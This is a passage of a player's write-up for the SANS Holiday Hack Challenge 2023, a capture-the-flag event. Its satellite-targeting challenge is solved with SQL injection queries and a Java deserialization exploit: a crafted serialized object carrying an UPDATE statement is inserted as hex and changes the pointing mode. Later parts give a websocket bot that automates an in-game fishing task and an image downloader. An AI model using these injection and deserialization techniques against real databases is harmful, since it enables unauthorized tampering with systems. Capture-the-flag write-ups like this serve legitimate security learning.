; SELECT * FROM pointing_mode_to_str	id: 1 | numerical_mode: 0 | str_mode: Earth Point Mode | str_desc: When pointing_mode is 0, targeting system applies the target_coordinates to earth. id: 2 | numerical_mode: 1 | str_mode: Sun Point Mode | str_desc: When pointing_mode is 1, targeting system points at the sun, ignoring the coordinates. |
; SELECT * FROM user_variables	java.sql.SQLSyntaxErrorException: (conn-3488) SELECT command denied to user 'targeter @'172.18.0.4' for table missile_targeting system. 'user_variables
; SELECT * FROM messaging	id: 1 | msg_type: RedAlphaMsg | msg_data: RONCTTLA | id: 2 | msg_type: MsgAuth | msg_data: 220040DL | 11.2.2-MariaDB-1:11.2.2+maria-ubu2204 | id: 3 msg_type: LaunchCode | msg_data: DLG2209TVX | id: 4 | msg_type: LaunchOrder | msg_data: CONFIRMED id: 5 | msg_type: TargetSelection | msg_data: CONFIRMED id: 6 | msg_type: TimeOnTargetSequence | msg_data: COMPLETE | id: 7 | msg_type: YieldSelection | msg_data: COMPLETE | id: 8 | msg_type: MissileDownlink | msg_data: ONLINE | id: 9 | msg_type: TargetDownlinked | msg_data: FALSE |
; SELECT * FROM pointing_mode	id: 1 | numerical_mode: 0 |
; SELECT * FROM target_coordinates	id: 1 lat: 1.14514 | Ing: -145.262 |
; SELECT * FROM satellite_query	jid: 1 | object: ....sr..SatelliteQueryFileFolderUtility.....Z..isQueryZ..isUpdateL..pathOrStatementt..Ljava/lang/String;xp..t.)/opt/SatelliteQueryFileFolderUtility.java | results: import java.io.Serializable; # Output removed to shorten report public class SatelliteQueryFileFolderUtility implements Serializable { # Output removed to shorten report

I then shown the grants for the user with the query `;SHOW GRANTS`:

```
Grants for targeter@%: GRANT USAGE ON *.* TO 'targeter`@`%` IDENTIFIED BY PASSWORD
**41E2CFE844C8F1F375D5704992440920F11A118A |
Grants for targeter@%: GRANT SELECT, INSERT ON `missile_targeting system`.`satellite_query' TO
```

```
'targeter`@`%` |
Grants for targeter@%: GRANT SELECT ON `missile targeting system`.`pointing_mode' TO 'targeter"@"%" |
Grants for targeter@%: GRANT SELECT ON `missile targeting system`.`messaging' TO 'targeter"@"%" |
Grants for targeter@%: GRANT SELECT ON `missile targeting system". "target_coordinates' TO
'targeter`@`%` |
Grants for targeter@%: GRANT SELECT ON `missile targeting system`.`pointing_mode_to_str` TO
`targeter`@`%` |
```

As I could only insert in **satellite_query**, I took a closer look at the table with the query `;DESCRIBE satellite_query`:

```
COLUMN_NAME: jid | COLUMN_TYPE: int(11) | IS_NULLABLE: NO | COLUMN_KEY: PRI | COLUMN_DEFAULT: null |
EXTRA: auto_increment |
COLUMN_NAME: object | COLUMN_TYPE: blob | IS_NULLABLE: YES | COLUMN_KEY: COLUMN_DEFAULT: null | EXTRA: |
COLUMN_NAME: results | COLUMN_TYPE: text | IS_NULLABLE: YES | COLUMN_KEY: COLUMN_DEFAULT: null | EXTRA:
|
```

I also downloaded the content of the column object in base64 to analyze it better with the query `;SELECT TO_BASE64(object) FROM satellite_query`:

```
rO0ABXNyAB9TYXRlbGxpdGVRdWVyeUZpbGVGb2xkZXJVdGlsaXR5EtT2jQ6zkssCAANaAAdpc1F1
ZXJ5WgAIaXNVcGRhdGVMAA9wYXRoT3JTdGF0ZW1lbnR0ABJMamF2YS9sYW5nL1N0cmluZzt4cAAA
dAApL29wdC9TYXRlbGxpdGVRdWVyeUZpbGVGb2xkZXJVdGlsaXR5LmphdmE=
```

Once converted to binary again, I could notice it began with **ACED**, the **STREAM_MAGIC** for Java serialized objects:

```
00000000  ac ed 00 05 73 72 00 1f  53 61 74 65 6c 6c 69 74  |....sr..Satellit|
# Output removed to shorten report
```

Now, focusing on the Java code in the column XXX of satellite_query:

```java
import java.io.Serializable;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.stream.Collectors;
import java.util.stream.Stream;
import java.sql.*;
import com.google.gson.Gson;

public class SatelliteQueryFileFolderUtility implements Serializable {
    private String pathOrStatement;
    private boolean isQuery;
    private boolean isUpdate;

    public SatelliteQueryFileFolderUtility(String pathOrStatement, boolean isQuery, boolean isUpdate) {
        this.pathOrStatement = pathOrStatement;
        this.isQuery = isQuery;
        this.isUpdate = isUpdate;
    }

    public String getResults(Connection connection) {
        if (isQuery && connection != null) {
            if (!isUpdate) {
                try (PreparedStatement selectStmt = connection.prepareStatement(pathOrStatement);
                     ResultSet rs = selectStmt.executeQuery()) {
                    List<HashMap<String, String>> rows = new ArrayList<>();
                    while(rs.next()) {
                        HashMap<String, String> row = new HashMap<>();
                        for (int i = 1; i <= rs.getMetaData().getColumnCount(); i++) {
                            String key = rs.getMetaData().getColumnName(i);
                            String value = rs.getString(i);
                            row.put(key, value);
                        }
                        rows.add(row);
                    }
                    Gson gson = new Gson();
```

```
                    String json = gson.toJson(rows);
                    return json;
                } catch (SQLException sqle) {
                    return "SQL Error: " + sqle.toString();
                }
            } else {
                try (PreparedStatement pstmt = connection.prepareStatement(pathOrStatement)) {
                    pstmt.executeUpdate();
                    return "SQL Update completed.";
                } catch (SQLException sqle) {
                    return "SQL Error: " + sqle.toString();
                }
            }
        } else {
            Path path = Paths.get(pathOrStatement);
            try {
                if (Files.notExists(path)) {
                    return "Path does not exist.";
                } else if (Files.isDirectory(path)) {
                    try (Stream<Path> walk = Files.walk(path, 1)) {
                        return walk.skip(1)
                                .map(p -> Files.isDirectory(p) ? "D: " + p.getFileName() : "F: " + p.getFileName())
                                .collect(Collectors.joining("\n"));
                    }
                } else {
                    return new String(Files.readAllBytes(path), StandardCharsets.UTF_8);
                }
            } catch (IOException e) {
                return "Error reading path: " + e.toString();
            }
        }
    }

    public String getpathOrStatement() {
        return pathOrStatement;
    }
}
```

It looked like a serializable object that could execute commands and database queries, including updates. Then ChatGPT wrote the code to provide me with a hex encoded serialized instance for the **`SatelliteQueryFileFolderUtility`** object. I added the query to update **`pointing_mode.numerical_mode`** setting it to **`1`** resulting in:

```
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.ObjectOutputStream;

public class SerializationExample {
    public static void main(String[] args) {
        SatelliteQueryFileFolderUtility obj = new SatelliteQueryFileFolderUtility(
                                "UPDATE pointing_mode SET numerical_mode = 1 WHERE id=1", true, true);
        String hexString = serializeToHexString(obj);
        System.out.println("Serialized Hex String: " + hexString);
    }

    private static String serializeToHexString(Object obj) {
        try (ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
             ObjectOutputStream objectOutputStream = new ObjectOutputStream(byteArrayOutputStream)) {
            objectOutputStream.writeObject(obj);

            byte[] byteArray = byteArrayOutputStream.toByteArray();
            StringBuilder hexString = new StringBuilder();
            for (byte b : byteArray) {
                hexString.append(String.format("%02X", b));
            }

            return hexString.toString();
        } catch (IOException e) {
            e.printStackTrace();
            return null;
```

```
        }
    }
}
```

Which returned:

```
Serialized Hex String:
ACED00057372001F536174656C6C6974655175657279466965466F6C6465725574696C69747912D4F68D0EB392CB0200035A00
07697351756572795A0008697355706461746546C000F706174684F7253746174656D656E747400124C6A6176612F6C616E672F53
7472696E673B787001017400365550444154452070 6F696E74696E675F6D6F646520534554206E756D65726963616C5F6D6F6465
203D203120574845524520696 43D31
```

I inserted this hex string in the table with the following query:

```
;INSERT INTO satellite_query(object) VALUES
(X'ACED00057372001F536174656C6C6974655175657279466965466F6C6465725574696C69747912D4F68D0EB392CB0200035
A0007697351756572795A0008697355706461746546C000F706174684F7253746174656D656E747400124C6A6176612F6C616E672
F537472696E673B787001017400365550444154452070 6F696E74696E675F6D6F646520534554206E756D65726963616C5F6D6F6
465203D203120574845524520696 43D31')
```

That did the trick and I could confirm it with the following query:

```
; SELECT results, numerical_mode FROM satellite_query, pointing_mode ORDER BY jid DESC LIMIT 1
```

That returned:

```
results: SQL Update completed. | numerical_mode: 1 |
```

BONUS! Fishing Guide

Difficulty: 

Catch twenty different species of fish that live around Geese Islands. When you're done, report your findings to Poinsettia McMittens on the Island of Misfit Toys.

Hints

- **Become the Fish** - *From: Poinsettia McMittens*
  Perhaps there are some clues about the local aquatic life located in the HTML source code.

Solution

I analyzed the source code identifying the comment **`<!-- <a href='fishdensityref.html'>[DEV ONLY] Fish Density Reference</a> -->`** and I was able to download the content but it didn't turn out useful for this challenge. Instead I wrote a python script based on Polle Vanhoof's [santas_little_helper] from KringleCon 2019 to automatically fish using websockets:

```
import asyncio
import websocket
import ssl
import json

base_ws_url = 'wss://2023.holidayhackchallenge.com/ws'
fish_ws_url = "wss://2023.holidayhackchallenge.com/sail?dockSlip={}"
login_user = 'HEY! Were you looking at my email?'
```

```
login_pass = 'HEY! Were you looking at my password?'

def login(ws, user, password):
    print("--> LOGIN")
    ws.send('{"type":"WS_CONNECTED","protocol":"43ae08fd-9cf2-4f54-a6a6-8454aef59581"}')
    ws.recv()
    ws.send('{"type":"WS_LOGIN","usernameOrEmail":"%s","password":"%s"}' % (login_user, login_pass))
    userid = list(json.loads(ws.recv())['users'].keys())[0]
    print("--> LOGGED IN, USER ID [{}]".format(userid))
    return userid

def sail(ws):
    # Sail
    print("--> GET FISH WS ID")
    base_ws.send('{"type":"setSail"}')
    ws_response = base_ws.recv()
    while not "SET_SAIL" in ws_response:
        ws_response = base_ws.recv()
    fish_ws_id = json.loads(ws_response)['dockSlip']
    print("--> GOT FISH WS ID [{}]".format(fish_ws_id))
    return fish_ws_id

if __name__ == "__main__":
    print("--> CONNECTING TO BASE WS")
    base_ws = websocket.WebSocket(sslopt={"cert_reqs": ssl.CERT_NONE})
    base_ws.connect(base_ws_url)
    print("--> CONNECTED TO FISH WS")

    userid = login(base_ws, login_user, login_pass)
    fish_ws_id = sail(base_ws)

    print("--> CONNECTING TO FISH WS ID [{}]".format(fish_ws_id))
    fish_ws = websocket.WebSocket(sslopt={"cert_reqs": ssl.CERT_NONE})
    fish_ws.connect(fish_ws_url.format(fish_ws_id))
    print("--> CONNECTED TO FISH WS")

    user_evt_start = 'e:{"' + str(userid) + '":'
    user_inf_start = 'i:{"uid":' + str(userid)

    print("--> GETTING CAUGHT FISH")
    userInfo = None
    while not userInfo:
        ws_response = fish_ws.recv()
        if ws_response.startswith(user_inf_start):
            userInfo = json.loads(ws_response[2:])
    fishCaught = []
    for fish in userInfo['fishCaught']:
        fishCaught.append(fish['name'])
    print("--> CAUGHT [{}] FISHES: {}".format(len(fishCaught), fishCaught))
    print("--> POSITION IS x:[{}] y:[{}]".format(userInfo['x'], userInfo['y']))

    while True:
        print("--> CASTING LINE")
        fish_ws.send('cast')
        onTheLine = False
        while not onTheLine:
```

```
            ws_response = fish_ws.recv()
            if ws_response.startswith(user_evt_start) and "onTheLine" in ws_response:
                ws_response = json.loads(ws_response[2:])
                onTheLine = ws_response[list(ws_response.keys())[0]]['onTheLine']
        print("--> [{}] IS ON THE LINE".format(onTheLine))
        print("--> SENDING REEL COMMAND")
        fish_ws.send('reel')
        ws_response = fish_ws.recv()
        while not 'f:{"fish":' in ws_response:
            ws_response = fish_ws.recv()
        if onTheLine in fishCaught:
            print("--> ALREADY HAVE [{}]".format(onTheLine))
        else:
            fishCaught.append(onTheLine)
            print("--> GOT NEW FISH [{}]".format(ws_response))
            print("--> CAUGHT [{}] FISHES: {}".format(len(fishCaught), fishCaught))
```

I let it run for a while and it worked but also it obviously had to crash… so… I could fix the script… or:

```
while true; do python3 fishing.py; done
```

After a night, I caught almost all the fishes and got the objective by speaking to Poinsettia again.

BONUS! Fishing Mastery

Difficulty: 

Catch at least one of each species of fish that live around Geese islands. When you're done, report your findings to Poinsettia McMittens.

Hints

- **I Am Become Data** - *From: Poinsettia McMittens*
  One approach to automating web tasks entails the browser's developer console. Browsers' console allow us to manipulate objects, inspect code, and even interact with websockets.
- **Fishing Machine** - *From: Poinsettia McMittens*
  There are a variety of strategies for automating repetative website tasks. Tools such as AutoKey and AutoIt allow you to programmatically examine elements on the screen and emulate user inputs.

Solution

I let my script run for quite a while but I wasn't able to obtain all the fish, so I looked at the images I downloaded from https://2023.holidayhackchallenge.com/sea/fishdensityref.html. I understood that white gradient in the image would indicate where a fish could be found. I started overlapping the density with the minimap and thought about automating the whole process of moving & catching for each fish. When doing that I noticed the Piscis Cyberneticus Skodo having a really narrow catching area that can be seen in white in the image below:

While working on a new version, I let my old script run with the boat in the fishing area for the Piscis Cyberneticus Skodo. Eventually the night passed and I woke up having all 171 fish. The Piscis itself was catched #170 and the last one was actually a Whiskered Jumblefish 🙂

Conclusions

Hey folks, nice seeing you again! This is like the 5th year in a row, it starts to become a habit. Thanks for this year's challenge: Jack is back! Obviously AI was used along the whole thing, to write code and especially to FORMAT IT - such a time saver! 🙂 Those GB challenges were **NICE** and coincidentally I just recently started playing Pokemon Black with the Lemuroid emulator, I don't think I'll play anything similar to a GameBoy for a while now 🙂 And KUDOS for the again for the effort, I would have never expected lockpicking or satellite challenges! As someone said Every Rose Has Its Thorn and for me it was The Captain's Comms. I would much rather spend days & nights getting defeated by Game Cartridges: Vol 2 than trying to guess a filename, but that's me 🙂 So…till we meet each other next year!

Gotta fit 'em all

As this year I could not give you many memes, I wrote a quick downloader that given a JSON of all fishes, obtainable from one of the **`i:`** websockets message. The following script can download all the images:

```
import requests
import shutil
import json

base_url = "https://2023.holidayhackchallenge.com/sea/assets/fish/{}.png"
fishes = json.load(open('fish.json', 'r'))
for fish in fishes:
    r = requests.get(base_url.format(fish['hash']), stream=True)
    if r.status_code == 200:
        with open('download/{}_{}.png'.format(fish['name'], fish['hash']), 'wb') as f:
            r.raw.decode_content = True
            shutil.copyfileobj(r.raw, f)
            print("Saved [{}]".format(fish['name']))
```

Then Gimp'ed it and here I leave you with this nice fish picture. I wanted this to be the last thing you'd see in the report. Say hi to Piscis Cyberneticus Skodo (aka Ed Skoudis) for me and drop me an email if you'd like the image. It has been kind of a thing the last 2 years 😀